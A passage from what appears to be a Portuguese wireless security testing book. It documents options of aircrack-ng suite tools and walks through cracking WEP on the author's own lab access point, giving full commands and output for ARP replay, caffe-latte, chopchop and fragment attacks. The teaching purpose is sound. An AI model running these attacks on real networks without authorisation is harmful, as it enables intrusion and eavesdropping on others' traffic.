- **-f <disallow>:** se essa opção não for especificada, o padrão será "-f allow". Isso significa que vários filtros MAC (-d e -D) definem quais clientes serão aceitos. Ao usar a opção "-f disallow", a seleção é revertida e faz com que o airbase ignore os clientes especificados pelos filtros;
- **-W <0|1>:** essa opção configura o flag do beacon WEP. Lembre-se que clientes somente se conectarão a APs que tiverem as mesmas configurações que eles, por exemplo, WEP a WEP, Aberto a Aberto. A opção "auto" permite ao airbase configurar automaticamente a flag com base no contexto de outras opções especificadas. Por exemplo, se você configura uma chave WEP com -w, a flag será automaticamente colocada em WEP. Outro uso da opção "auto" é para lidar com clientes que podem ajustar automaticamente o seu tipo de conexão;
- **-A, —ad-hoc:** esse comando faz o airbase agir como um ad-hoc ao invés de um Access Point normal (modo infraestrutura). No modo ad-hoc, o airbase também envia beacons, mas não necessita de nenhuma autenticação ou associação. O AP falso irá ajustar todas as opções necessárias para simular um cliente no modo ad-hoc automaticamente e gerar um MAC aleatório que será usado ao

invés do BSSID. Isso pode ser modificado pela opção "-a <BSSID>". O MAC da interface será utilizado como o Mac de origem, o que também pode ser modificado com a opção "-h <MAC-origem>;

- **-c <canal>:** essa opção é usada para especificar o canal no qual o Access Point falso irá rodar;
- **-Y <in|out|both>:** o parâmetro "-Y" habilita o modo de "processamento externo". Isso cria uma segunda interface "atX", que é usada para replicar/modificar/descartar ou injetar pacotes e será necessária uma ferramenta externa para criar um loop naquela interface. Existem 3 argumentos que podem ser utilizados: "in" (entrada), "out" (saída) e "both" (ambos). Eles especificam a direção dos frames em relação à aplicação externa. Obviamente, "in" redireciona apenas frames que chegam através da placa wireless, "out" apenas frames que saem pela placa e "both" envia os frames que entram e os que saem pela segunda interface;
- **-X, —hidden:** essa opção faz com que o AP esconda o SSID da rede e não faça broadcast do mesmo;
- **-s:** quando especificado, força a autenticação por chave compartilhada para todos os clientes. O AP falso irá enviar uma mensagem de rejeição do tipo: "Método de autenticação não suportado" para qualquer sistema com OSA (Open System Authentication), caso essa opção esteja ativada;
- **-S:** configura o tamanho da chave compartilhada (shared key). Pode ser de 16 a 1480. O padrão é 128 bytes. Muitos clientes ignoram valores diferentes do padrão, então essa opção pode nem sempre funcionar;
- **-L, —caffe-latte** Utiliza o ataque café com leite (caffe-latte), que é implementado no aireplay-ng como o ataque "-6";
- **-N, —cfrag:** esse ataque escuta um pedido ARP ou pacote IP do cliente. Assim que for recebido, uma pequena quantidade do PRGA é extraída e, então, usada para criar pedidos ARP direcionados ao cliente, que irá respondê-los gerando mais tráfego. Esse ataque funciona muito bem em redes ad-hoc;
- **-x <pacotes por segundo>:** muda o número de pacotes por segundo enviados por ataques como o caffe-latte. O padrão é 100;

- **-y:** ao usar essa opção, o AP falso não irá responder às requisições de broadcast. Normalmente, a maioria dos APs responde a essas requisições. Dessa forma, ao ativar essa opção, o AP só irá responder quando requisitado diretamente;
- **-0:** essa opção habilita todos os tipos WPA/WPA2/WEP nos beacons enviados. Ela não pode ser usada junto com -z ou –Z;
- **-z <tipo>:** especifica o tipo de beacon WPA. Os valores válidos são: 1=WEP40 2=TKIP 3=WRAP 4=CCMP 5=WEP104;
- **-Z <tipo>:** é a mesma descrição da opção -z, porém para o WPA2;
- **-V <tipo>:** especificação dos tipos de EAPOL válidos. Os valores são: 1=MD5 2=SHA1 3=auto;
- **-F <prefixo>:** essa opção faz o airbase salvar todos os pacotes enviados e recebidos para um arquivo de formato pcap no disco. É o mesmo que a opção -w do airodump-ng;
- **-P:** essa opção faz o AP falso responder a todas as solicitações independente dos SSIDs especificados;
- **-I <intervalo>:** configura o intervalo entre cada beacon. É medido em milissegundos;
- **-C <segundos>:** os SSIDS solicitados com a opção -P serão transmitidos durante esse tempo configurado em segundos. Um valor adequado seria "-C 60".

Opções de Filtros

- **—bssid <MAC>, -b <MAC>:** BSSID para filtrar/usar;
- **—bssids <arquivo>, -B <arquivo>:** lê uma lista de MACs de APs (BSSIDs) de um arquivo;
- **—client <MAC>, -d <MAC>:** MAC do cliente que deveremos aceitar;
- **—clients <arquivo>, -D <arquivo>:** lê uma lista de MACs de clientes de um arquivo;
- **—essid <ESSID>, -e <ESSID> :** especifica um único SSID (ESSID);

- **—essids <arquivo>, -E <arquivo>:** lê uma lista de ESSIDs de um arquivo.

Exemplo:

airbase-ng -c 11 -e "MeuWifi" mon0

```
root@bt:~# airbase-ng -c 11 -e "MeuWiFi" mon0
17:12:02  Created tap interface at0
17:12:02  Trying to set MTU on at0 to 1500
17:12:02  Trying to set MTU on mon0 to 1800
17:12:02  Access Point with BSSID 24:3C:20:06:6D:BD started.
```

O exemplo anterior iniciou um novo AP no canal 11, Essid "MeuWiFi", na interface mon0.

5.4 Aireplay-ng

O Aireplay é usado primariamente para injetar pacotes contra um dispositivo/rede. O objetivo principal é gerar tráfego para usar depois com o Aircrack-ng visando quebrar as chaves WEP ou WPA-PSK. Existem diversos ataques que podem usar desautenticação e que possuem vários propósitos diferentes como de capturar dados de handshake WPA, autenticações falsas, replicação interativa de pacotes, injeção e reinjeção de pedidos ARP. Utilizando a ferramenta packetforge-ng é possível criar frames arbitrários.

Sintaxe

aireplay-ng [opções] <interface>

Opções de Filtros

- **-d <MAC destino>:** endereço MAC de destino;
- **-s <MAC origem>:** endereço MAC de origem;
- **-b <bssid>:** endereço MAC do Access Point (BSSID) remoto;
- **-m <tamanho>:** tamanho mínimo do pacote;
- **-t <bit "para DS">:** frame de controle "para" bit DS (0 ou 1). O "DS" é o sistema de distribuição;
- **-f <bit "de DS">:** frame de controle "de" bit DS (0 ou 1). O "DS" é o sistema de distribuição; frame de controle bit WEP (0 ou 1);
- **-n <tamanho>:** tamanho máximo do pacote;

- **-u <tipo>:** frame de controle tipo do campo;
- **-v <subtipo>:** frame de controle subtipo do campo;
- **-D:** desabilita a detecção de Access Point.

Opções de Replay

- **-x <pacotes por segundos>:** número de pacotes por segundo;
- **-p <palavra de controle do frame>:** configura em hexadecimal a "palavra" de controle do frame;
- **-a <bssid>:** configura o endereço MAC do Access Point utilizado;
- **-c <MAC de destino>:** configura o endereço MAC de destino;
- **-h <MAC de origem>:** configura o endereço MAC de origem;
- **-g <número de pacotes>:** muda o tamanho do buffer. Por padrão é de 8 pacotes, o mínimo aceito é 1 pacote;
- **-F:** escolhe o primeiro pacote resultante;
- **-j:** ataque de ARP Replay. Injeta pacotes;
- **-e <essid>:** ataque de falsa autenticação: configure o SSID utilizado no AP alvo;
- **-o <número de pacotes>:** ataque de falsa autenticação: configura o número de pacotes utilizados para cada tentativa de autenticação/associação (o padrão é 1). Para automático, escolha 0 (zero);
- **-B:** teste de transferência de bits (bitrate);
- **-q <segundos>:** configure o tempo entre os pacotes keep-alive no ataque de falsa autenticação;
- **-y <prga>:** PRGA (Algoritmo Pseudorrandômico). Especifica o arquivo da chave para a "falsa" autenticação da chave compartilhada;
- **-T n:** encerra todo o processo caso a falsa autenticação não funcione "n" vezes (número de tentativas);
- **-k <IP>:** usado no Ataque de Fragmentação. Configure o IP de destino dos fragmentos;

- **-l <IP>:** usado no Ataque de Fragmentação. Configure o IP de origem dos fragmentos.

Opções Gerais

- **-R:** desabilita o uso de /dev/rtc.

Opções de Origem

- **-r <arquivo>:** extrai pacotes do arquivo pcap;
- **-i <interface>:** captura os pacotes desta interface.

Modos de Ataque

- **-0 <contagem>, —deauth=<contagem>:** esse ataque envia pacotes de desautenticação para um ou mais clientes que estejam atualmente associados a um Access Point (AP) específico. A desautenticação de clientes pode ser feita com diferentes objetivos: recuperar um SSID oculto (que não está sendo realizado broadcast), capturar handshakes WPA/WPA2 forçando os clientes a uma reautenticação ou mesmo vincular o cliente a um AP falso (Fake AP ou SoftAP) para que possa realizar uma bridge com a conexão do mesmo e farejar os pacotes pelo Wireshark;
- **-1 <atraso>, —fakeauth=<atraso>:** o ataque de falsa autenticação permite que você realize os dois tipos de autenticação WEP (Open System e Shared Key) e que se associe a um Access Point (AP). Isso só é útil quando você precisa de um endereço MAC para outros ataques do aireplay e nenhum cliente está associado no momento. Deve ser notado que o ataque de falsa autenticação NÃO gera nenhum pacote ARP. Ele também não pode ser usado para autenticar/associar com Access Points que usem WPA/WPA2;
- **-2, —interactive:** esse ataque permite que você escolha um pacote específico para replicar na rede (replay). O ataque pode obter pacotes a serem replicados de duas fontes. A primeira seria o fluxo de pacotes em tempo real que está na sua placa Wi-Fi. O segundo seria um arquivo pcap. Ler os pacotes de um arquivo é um recurso não muito utilizado ao aireplay, mas é extremamente útil. Isso permite que você visualize pacotes de uma sessão já capturada e teste ataques. O arquivo com os pacotes pode ser criado pelo packetforge-ng;


- **-3, —arpreplay:** o clássico ataque de injeção de ARP (ARP replay) é o modo mais efetivo de gerar novos vetores de inicialização (IVs) e funciona de forma muito confiável. O programa captura um pacote ARP e então o retransmite de volta ao Access Point. Isso faz com que o AP retransmita o mesmo pacote ARP com um novo IV. Esse processo se repete várias vezes, gerando muitos novos IVs que serão usados para determinar a chave WEP;
- **-4, —chopchop:** realiza o ataque do tipo chopchop contra os APs que são vulneráveis;
- **-5, —fragment:** pode obter a PRGA quando bem-sucedido. Não obtém a chave WEP em si;
- **-6, —caffe-latte:** realiza o ataque caffe-latte contra um cliente wireless visando obter a chave WEP sem necessidade do AP;
- **-7, —cfrag:** esse ataque transforma pacotes IP ou ARP de um cliente em pedidos ARP enviados ao próprio cliente. Funciona especialmente bem em redes ad-hoc. Pode ser usado contra clientes já associados a um AP;
- **-9, —test:** testa a injeção e a qualidade dos pacotes enviados/recebidos.

5.4.1 Testando a Injeção de Pacotes com Aireplay-ng e Wireshark

Antes de iniciar os testes de vulnerabilidade é interessante utilizar a opção -9 (—test) junto à interface mon0 para verificar se o driver do chipset do adaptador Wi-Fi realmente possui capacidade de injeção de pacotes. Mantenha o Wireshark aberto monitorando a mon0 para ver se a injeção foi bem-sucedida. A realização de tal procedimento é simples.

Execute o comando:

aireplay-ng —test -a <bssid do AP> mon0



5.5 Packetforge-ng

O utilitário Packetforge é usado para forjar um ou mais pacotes customizados de diversos protocolos diferentes (UDP, TCP, ICMP, ARP, etc) que podem ser usados para injeção.

O objetivo é gerar uma sequência de tráfego, que é salva em um arquivo pcap, e que poderá ser utilizada para um ataque posterior com outros softwares, como o aireplay. O mais comum é criar requisições ARP (requests) que serão usadas para injetar no fluxo de um AP ou cliente Wi-Fi. Para criar um pacote criptografado, você deve ter o arquivo PRGA (Algoritmo de Geração Pseudorrandômico). Normalmente ele é obtido através dos ataques chopchop ou da fragmentação do aireplay-ng.

Sintaxe

packetforge-ng <modo> <opções>

Opções

- **-c <MAC destino>:** configura o MAC de destino;
- **-h <MAC origem>:** configura o MAC de origem;
- **-a <bssid>:** configura o endereço MAC do Access Point;
- **-p <palavra>:** configura a palavra do frame de controle (em hexa);
- **-j:** configura bit "de DS" (Sistema de Distribuição);
- **-o:** limpa bit "para DS" (Sistema de Distribuição);
- **-e:** desabilita a criptografia WEP;

- **-r <arquivo>** lê pacotes deste arquivo (formato PCAP);
- **-y <arquivo>** lê o algoritmo de geração pseudorrandômico (PRGA) deste arquivo;
- **-k <ip:[porta]>** configura IP e porta de origem;
- **-l <ip:[porta]>** configura IP e porta de destino;
- **-w <arquivo>** escreve pacotes para esse arquivo (formato PCAP);
- **-t <ttl>** configura o tempo de vida no cabeçalho IP;
- **-s <tamanho>** configura o tamanho do arquivo nulo gerado;
- **-0, —arp** cria um pacote ARP;
- **-1, —udp** cria um pacote UDP;
- **-2, —icmp** cria um pacote ICMP;
- **-3, —null** cria um pacote nulo (LLC null);
- **-9, —custom:** cria um pacote customizado, requer **-r** para ler um frame descriptografado de um arquivo pcap.

Exemplo

packetforge-ng -y chave-prga.xor -a F0:7D:68:E3:AD:58 -h C4:85:08:3A:0D:D6 -k 192.168.0.4 -l 192.168.0.1 -w requisicoes-arp.cap

O exemplo anterior gera um arquivo PCAP com base em uma PRGA previamente obtida, colocando como IP de origem 192.168.0.4 e de destino 192.168.0.1. O arquivo gerado pode ser aberto no Wireshark para análise.

Neste capítulo conhecemos a sintaxe e a forma de utilização dos principais softwares da suíte Air-NG que iremos usar nos testes de vulnerabilidade.

No próximo capítulo vamos reunir todo o conhecimento obtido com as ferramentas apresentadas para iniciarmos os testes de vulnerabilidade contra redes sem fio. Iniciaremos com ataques a WEP.

6 Vulnerabilidades do WEP

Iremos conhecer as principais vulnerabilidades e os mais frequentes métodos de ataque utilizados contra a WEP (Wired Equivalent Privacy). Já abordamos alguns problemas no capítulo 2, e agora demonstrarei na prática alguns métodos de exploração de cada um deles.

Primeiro, podemos dividir os ataques a WEP em dois tipos:


- ⇨ Ataque à criptografia WEP;
- ⇨ Ataque à autenticação WEP.

O primeiro tipo de ataque visa obter a passphrase ("senha") utilizada para gerar a chave criptográfica WEP. Já o segundo utiliza-se de técnicas para conseguir se autenticar ao Access Point, mesmo que a passphrase não seja conhecida.

Vamos iniciar com a criptografia WEP. Antes, prepararemos o nosso Access Point para os testes que realizaremos.

6.1 Preparando o Access Point para os Testes WEP

A configuração é bem simples. Iremos colocar o tipo de criptografia como WEP. Ao invés de usarmos OSA (Open System Authentication), usaremos SKA (Shared Key Authentication) ou Both (ambos):



Criarei uma rede com o SSID defhack. A criptografia utilizada pode ser tanto de 64 quanto 128 bits. No meu exemplo, estou configurando a passphrase "carol" utilizando uma chave de 64 bits.

6.2 Ataques à Criptografia WEP

Como já foi visto, as chaves utilizadas pelo WEP não são "trocadas" dinamicamente com o tempo (isso ocorre apenas no Dynamic WEP, mas ainda não é um método realmente eficiente). Isso permite que um atacante tente farejar uma rede com WEP, e caso obtenha um número suficientemente grande de IVs (Vetores de Inicialização) capturados, a passphrase pode ser deduzida pelo aircrack-ng através do processo de criptoanálise.

6.2.1 Monitorando as Redes WEP com o Airodump-ng

Primeiro, devemos iniciar o airodump-ng para verificar todas as redes WEP que podemos visualizar. A opção -c define o canal para 6, mas você pode omiti-la caso queira visualizar todos os canais (para mais opções do airodump, volte ao capítulo 5 com a sintaxe dos softwares usados).

```
root@bt:~# airodump-ng mon0 -c 6 --encrypt WEP
```

Veja que podemos visualizar uma rede com o SSID defhack, e é justamente aquela que foi configurada para testes no Access Point. Conseguimos ver algumas informações bem úteis sobre esta rede: o BSSID do AP, o número de beacons e frames enviados/recebidos, e se você notar na parte inferior da imagem, observará que uma estação cliente de MAC C4:85:08:3A:0D:D6 está tentando se associar à rede defhack (probing), mas ainda não conseguiu realizar essa associação (not associated).

```
CH  6 ][ Elapsed: 24 s ][ 2013-03-25 15:51

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

F0:7D:68:E3:AD:58  -59 100      246      461   11   6  54e. WEP  WEP         defhack

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   C4:85:08:3A:0D:D6  -43    0 -12      0       14  defhack
```

Bem, qual o próximo passo agora? Primeiramente **não é possível injetar pacotes em nenhuma rede a menos que o adaptador mon0 esteja configurado para o mesmo canal.** Portanto, configura-

remos o adaptador mon0 para o canal 6 utilizando o comando **iwconfig mon0 channel 6** :

```
root@bt:~# iwconfig mon0 channel 6
root@bt:~# iwconfig mon0
mon0      IEEE 802.11bgn  Mode:Monitor  Frequency:2.437 GHz  Tx-Power=20 dBm
          Retry  long limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:on
```

Agora que somos capazes de injetar pacotes na rede defhack, temos que nos preparar. O objetivo aqui é bem simples: numa janela, temos que abrir o airodump-ng, e usaremos as opções **—bssid** (para filtrar o MAC do Access Point) e **—write** (para salvar os IVs capturados para o arquivo ***WEPquebra*** - que pode ter qualquer nome).

Vamos então executar o airodump utilizando a sintaxe:

airodump-ng —bssid <MAC do AP> —channel <canal> —write <arquivo> mon0

```
root@bt:~# airodump-ng --bssid F0:7D:68:E3:AD:58 --channel 6 --write WEPquebra  mon0
```

Após a execução, temos que aguardar até que sejam capturados diversos IVs junto com os frames na coluna #Data. Normalmente de 5000 a 10000 IVs são suficientes para quebrar uma chave de 40 bits, e de 20000 a 30000 IVs para uma chave de 104 bits. Observe que na imagem existem apenas 539 frames capturados até agora.

```
CH  6 ][ Elapsed: 24 s ][ 2013-03-25 19:34

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

F0:7D:68:E3:AD:58  -73 100      219      539  150   6  54e. WEP  WEP         defhack

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   C4:85:08:3A:0D:D6  -127    0 - 0      0       15  defhack,nerd-cave
```

6.2.2 Injetando Requisições ARP com o Aireplay-ng

Como disse anteriormente, precisamos aumentar muito o número de frames capturados em #Data para que seja possível a criptoanálise do WEP. O aireplay nos ajudará nesse processo por meio da opção **—arpreplay (-3).**


Precisaremos fornecer três argumentos no comando:

- **—arpreplay:** que é o tipo de ataque;
- **-b:** que indica qual o bssid do Access Point;
- **-h:** que indica uma estação cliente válida que deve estar associada ao AP (pode ser vista no airodump-ng).

Importante: o airodump-ng deve continuar rodando em outra janela:

```
root@bt:~# aireplay-ng --arpreplay -b F0:7D:68:E3:AD:58 -h C4:85:08:3A:0D:D6 mon0
```

Agora o que acontecerá é que o aireplay-ng enviará requisições ARP para o AP, que responderá ao cliente, que responderá de volta, gerando milhares de requisições. E cada vez que o AP gerar uma nova requisição, um novo IV será capturado. Após algum tempo, teremos o seguinte:



Veja que o número de frames capturados pelo airodump-ng em #Data já passa dos 20000. É mais do que suficiente para decodificarmos a chave. Pare os dois programas e, usando o comando ls, vamos visualizar os arquivos que foram gerados do nosso teste:

```
root@bt:~# ls WEP* -l
-rw-r--r-- 1 root root   144641 2013-03-25 19:33 WEPquebra-01.cap
-rw-r--r-- 1 root root      380 2013-03-25 19:33 WEPquebra-01.csv
-rw-r--r-- 1 root root      580 2013-03-25 19:33 WEPquebra-01.kismet.csv
-rw-r--r-- 1 root root     1600 2013-03-25 19:33 WEPquebra-01.kismet.netxml
-rw-r--r-- 1 root root 11376742 2013-03-25 19:49 WEPquebra-02.cap
-rw-r--r-- 1 root root     1247 2013-03-25 19:49 WEPquebra-02.csv
-rw-r--r-- 1 root root      585 2013-03-25 19:49 WEPquebra-02.kismet.csv
-rw-r--r-- 1 root root     2655 2013-03-25 19:49 WEPquebra-02.kismet.netxml
```

Veja que foram gerados vários arquivo WEPquebra. Os que estão com o número "01" foram gerados na primeira vez que executei o airodump-ng, mas eu não aguardei o tempo suficiente para capturar muitos IVs. Os arquivos com "02" são justamente os gerados na última execução, na qual consegui 20000 IVs.


Os IVs estão armazenados no arquivo **WEPquebra-02.cap**. Aliás, não só os IVs, obviamente todos os frames de dados capturados estão contidos nesse arquivo. Os outros arquivos estão em formatos para serem trabalhados junto ao kismet.

6.2.3 Utilizando Aircrack-ng para Decodificar a Chave WEP

Agora que temos o arquivo WEPquebra-02.cap com um número bem generoso de IVs, basta utilizar o software aircrack-ng e indicar este arquivo (não é necessária nenhuma opção):

aircrack-ng WEPquebra-02.cap

O aircrack iniciará o processo de criptoanálise dos IVs de 24 bits, e nos mostrará o seguinte resultado quando concluído:



Prontinho, a chave "carol" foi descoberta. Pode ver que é um processo bem simples.


6.2.4 Decodificando os Frames com Airdecap-ng

Mesmo tendo descoberto a chave, ainda não finalizamos. E se eu quisesse abrir o arquivo **WEPquebra-02.cap** no Wireshark? Mesmo sabendo a passphrase, os frames no arquivo continuam criptografados. Vamos usar então o comando airdecap-ng para descriptografá-los.

Basta utilizar:


airdecap-ng -w <chave wep (hexa)> <arquivo.cap>

Veja no exemplo a saída do airdecap-ng:



O airdecap-ng consegue decodificar não só WEP, mas também WPA (desde que obviamente você tenha capturado o tráfego em um arquivo pcap e saiba a chave WPA).

Após os pacotes serem decodificados podemos importar **WEPquebra-02.cap** para o Wireshark para visualizarmos os frames (ou você pode abrir diretamente no console usando o utilitário tshark). Você enxergará todos os frames: beacons, data frames.



6.2.5 Ataque Caffe-Latte com Aireplay

Em algumas situações pode ser que você queira obter a chave WEP diretamente de uma estação cliente. O ataque caffe-latte (ou sua variação, Hirte) é uma boa solução nesses casos. Ele aguarda por pedidos de broadcast ARP, modifica alguns bits e envia de volta ao cliente, gerando um "looping". Quando os frames forem capturados, mais IVs serão obtidos para a quebra do WEP.

Em geral, para um ataque funcionar, o atacante precisa estar no alcance do AP e de um cliente conectado (seja ele real ou falso). O airodump-ng precisa estar aberto em outra janela para a captura dos IVs.

Esse ataque pode ser implementado no Aireplay-ng ou no Airbase-ng. Abordaremos neste capítulo como realizá-lo apenas com o aireplay. Para saber sobre a versão airbase do ataque, vá ao capítulo 8 (Atacando o Cliente). Para utilizar este ataque use a opção —caffe-latte (-6)

Sintaxe do ataque:

aireplay-ng —caffe-latte -e <nome da rede> -c <MAC do cliente> mon0



Observação: se ao invés da opção -e você quiser colocar a opção -a com o bssid do AP, fique à vontade.

```
root@bt:~# aireplay-ng --caffe-latte -e defhack -c C4:85:08:3A:0D:D6 mon0
No source MAC (-h) specified. Using the device MAC (24:3C:20:06:68:BB)
07:40:43  Waiting for beacon frame (ESSID: defhack) on channel 6
Found BSSID "F0:7D:68:E3:AD:58" to given ESSID "defhack".
Saving ARP requests in replay_arp-0326-074043.cap
You should also start airodump-ng to capture replies.
```

6.2.6 Ataques Chopchop e Fragment com Aireplay

O Aireplay ainda possui duas outras boas opções de ataques contra WEP. São o chopchop e o fragment.

Chopchop

Esse ataque, quando bem sucedido, pode descriptografar um frame de dados WEP sem saber a chave. Pode funcionar até contra WEP dinâmico. O ataque não recupera a própria chave WEP, meramente revela o texto puro (plaintext). Para utilizá-lo use a opção —chopchop (-4):

Sintaxe básica do ataque:

aireplay-ng —chopchop -b <bssid> mon0

```
root@bt:~# aireplay-ng --chopchop -b F0:7D:68:E3:AD:58 mon0
07:44:52  Waiting for beacon frame (BSSID: F0:7D:68:E3:AD:58) on channel 6
Read 593 packets...

        Size: 86, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  F0:7D:68:E3:AD:58
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
        Source MAC  =  00:02:06:0D:2B:31

        0x0000:  0842 0000 ffff ffff ffff f07d 68e3 ad58  .B.........}h..X
        0x0010:  0002 060d 2b31 007c d906 0000 4260 ddb1  ....+1.|....B`..
        0x0020:  5bf2 c3b1 4bff db0a 0f55 b7b3 30f7 382f  [...K....U..0.8/
        0x0030:  fed8 ae51 48f1 127f 60f2 3294 fa54 25e0  ...QH...`.2..T%.
        0x0040:  929c 1ae8 b159 2570 b9c8 6a54 1a70 9c98  .....Y%p..jT.p..
        0x0050:  bafe d1ff 8c93                           ......

Use this packet ?
```

Entretanto, alguns Access Points (APs) não são vulneráveis a esse ataque. Alguns parecem vulneráveis no início, mas é porque descartam pacotes menores do que 60 bytes. Se o AP descarta pacotes menores do que 42 bytes, o Aireplay tenta adivinhar o resto dos dados faltantes desde que os cabeçalhos sejam previsíveis.

Se um pacote IP for capturado, é verificado o checksum do cabeçalho para tentar "chutar" as partes faltantes. Esse ataque requer pelo menos um pacote de dados WEP.

Veja que o resultado do ataque foi salvo em dois arquivos separados: um PCAP para o texto puro (plaintext) e outro para o keystream (xor).

```
Offset   42 (82% done) | xor = B7 | pt = 00 |   99 frames written in  1745ms
Offset   41 (84% done) | xor = 51 | pt = 04 |  165 frames written in  2885ms
Offset   40 (86% done) | xor = 09 | pt = 06 |   68 frames written in  1219ms
Offset   39 (88% done) | xor = 0A | pt = 00 |  136 frames written in  2391ms
Offset   38 (90% done) | xor = D3 | pt = 08 |  228 frames written in  4004ms
Offset   37 (92% done) | xor = FE | pt = 01 |  231 frames written in  4072ms
Offset   36 (94% done) | xor = 4B | pt = 00 |   18 frames written in   323ms
Offset   35 (96% done) | xor = B7 | pt = 06 |  231 frames written in  4084ms
Offset   34 (98% done) | xor = CB | pt = 08 |  147 frames written in  2599ms

Saving plaintext in replay_dec-0326-074801.cap
Saving keystream in replay_dec-0326-074801.xor

Completed in 132s (0.36 bytes/s)
```

Fragment

Quando esse ataque é bem-sucedido, ele pode obter 1500 bytes do PRGA (pseudo Random generation). Esse ataque não recupera a própria chave WEP, mas obtém o PRGA. Utilize a opção —fragment (-5) para utilizá-lo.

Sintaxe básica do ataque:

aireplay-ng —fragment -e <nome da rede> -a <bssid> mon0

```
root@bt:~# aireplay-ng --fragment -e defhack -a C4:85:08:3A:0D:D6 mon0
No source MAC (-h) specified. Using the device MAC (24:3C:20:06:68:BB)
07:56:44  Waiting for beacon frame (ESSID: defhack) on channel 6
Found BSSID "F0:7D:68:E3:AD:58" to given ESSID "defhack".
07:56:44  Waiting for a data packet...
Read 161 packets...


        Size: 116, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  F0:7D:68:E3:AD:58
          Dest. MAC  =  33:33:00:00:00:16
         Source MAC  =  00:02:06:0D:2B:31

